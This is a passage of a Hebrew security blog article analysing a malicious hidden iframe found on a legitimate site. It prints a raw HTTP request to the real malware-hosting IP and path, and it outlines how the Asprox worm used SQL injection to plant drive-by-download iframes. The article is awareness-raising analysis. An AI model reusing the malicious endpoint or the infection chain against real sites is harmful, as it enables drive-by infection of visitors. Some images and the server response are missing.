לפי תוצאות הניתוח עד לנקודה זו נוכל לראת כי הקוד פותח Iframe שניגש למחשב מרוחק וכנראה אמור להוריד משם קוד. אך בשלב זה הגעתי ל-"Dead-end", מפני שכאשר ניסיתי לגשת לעמוד:

```
TELNET 77.221.151.178 80
GET /go2/in.php?80927f26cbbbc HTTP/1.1
Host: 77.221.151.178
```

ה-HTTP Response שקיבלתי היה:



לפי הנחה שלי, על השרת הזה אוכסן בעבר עמוד המנצל חולשה באחד מהדפדפנים בנוסף לקובץ בינארי שהיה יורד למחשב ומורץ בעזרת ניצול אותה החולשה.כמובן שאפשר לנסות לתקוף את השרת, להשיג באופן לא חוקי גישה לקבצי השרת ולהמשיך לחקור משם (במיוחד כאשר מדובר בשרת לא מעודכן עם רכיבים וטכנולוגיות שאינן מעודכנות, אך כפי שכבר אמרתי, מכאן כבר מדובר בפעולה לא חוקית וזה גם לא הנושא של המאמר ☺

איך הגיע הקוד לאותו אתר


לשאלה זו אין תשובה חד משמעתית, לפחות לא עד שנבחן את הלוגים של השרת והאפשרויות הן מגוונות:

- פרצו למערכת ניהול דפי השרת. (CMS/Back Office).
- פרצו לאחד מחשבונות ה- FTP בכל הרשאות כתיבה.
- פרצו למחשב של אחד ממנהלי השרת.
- אחד ממנהלי השרת נדבק בתולעת שזאת אחת מדרכי התפוצה שלה.
- השרת עצמו נדבק בתולעת.

לפי Jeremiah Grossman (ה-CTO של WhiteHat Security), בשנת 2008, מתקפת ה- SQL Injection הפכה להיות דרך ההפצה העקריות של רוב המזיקים. אפשר לקרוא את דבריו במאמר " SQL Injection, eye of the storm"שפורסם במסגרת Winter 2009 של Security Horizon, או בבלוג שלו.

בתחילת פברואר השנה (2010), פרסם דניס פישר, ב-Threatpost.com כתבה שעל-פיה, המצב בשנת 2009 היה כל כך חמור שאחד מכל 150 אתרים לגיטימיים נפרץ והוזרק אליו קוד זדוני הדומה לזה שהוצג כאן. מדובר בנתון די מזעזע ואני יכול להבטיח לכם שבשנת 2010 המצב לא הולך להיות טוב יותר.

באמצע שנת 2008 התגלתה גירסא חדשה של התולעת Asprox שדרך ההפצה שלה הייתה מבוססת כולה על וקטור SQL Injection, מנגנון החיפוש של התולעת עבר על עמודי תוצאות חיפוש אקראי בגוגל וחיפש בהן אתרים המבוססים על מערכות WEB הפגיעות למתקפת SQL Injection. ברגע שמנגנון החיפוש מצא מערכת כזאת, הוא היה שולח את הווקטור שמנצל את החשיפה בכדי לשתול IFrames בלתי נראה בעמודי המערכת. ה-IFrame היה שולח את הגולש (מבלי ידיעתו) לשרת המאכסן עליו קוד Javascript המנצל חולשה בדפדפן Internet Explorer, מוריד את התולעת למחשב הגולש ומריץ אותה.



(במקור: http://www.ip2location.com/docs/A_Case_Study_on_Asprox_Infection_Dynamics.PDF)

שלבי המתקפה:

- שלב ראשון: התולעת מדביקה אתר רלוונטי בקוד IFREAME בלתי נראה.
- שלב שני: משתמש תמים נכנס לאתר.
- שלב שלישי: קוד ה-IFRAME רץ על דפדפן המשתמש וגורם לו לגשת לשרת המכיל קוד Javascript המנצל חולשה בדפדפן (קוד זה היה מתעדכן בפרצות חדשות).
- שלב רביעי: המשתמש נגש (ללא ידיעתו) לשרת המכיל את קוד ה-Javascript.
- שלב חמישי, שישי ושביעי: קוד ה-Javascript מנצל את החולשה בדפדפן המשתמש, גורם לו לגשת לשרת המאכסן את התולעת, להוריד אותה למחשב ולהריץ אותה.

סיכום

במאמר זה ניסיתי להציג את האיום המדובר כאשר הוא מגיע אלינו מאתרים רלוונטים ולהראות באילו דרכים משתמשים כותבי הקודים הללו על מנת להסוות את מתקפותיהם כמה שיותר.

החלטתי לכתוב את המאמר משני סיבות:
סיבה ראשונה- מפני שמדובר בנושא מעניין ☺.
סיבה שניה- וחשובה הרבה יותר היא להעלות את המודעות וההכרה באיומים אלה. קל מאוד ליפול למתקפות כאלה, אם פעם היינו צריכים לגלוש באתרים "מפוקפקים" בכדי לחטוף, הרי שכיום איומים אלה מופיעים לא פעם גם באתרים לגיטימיים לחלוטין.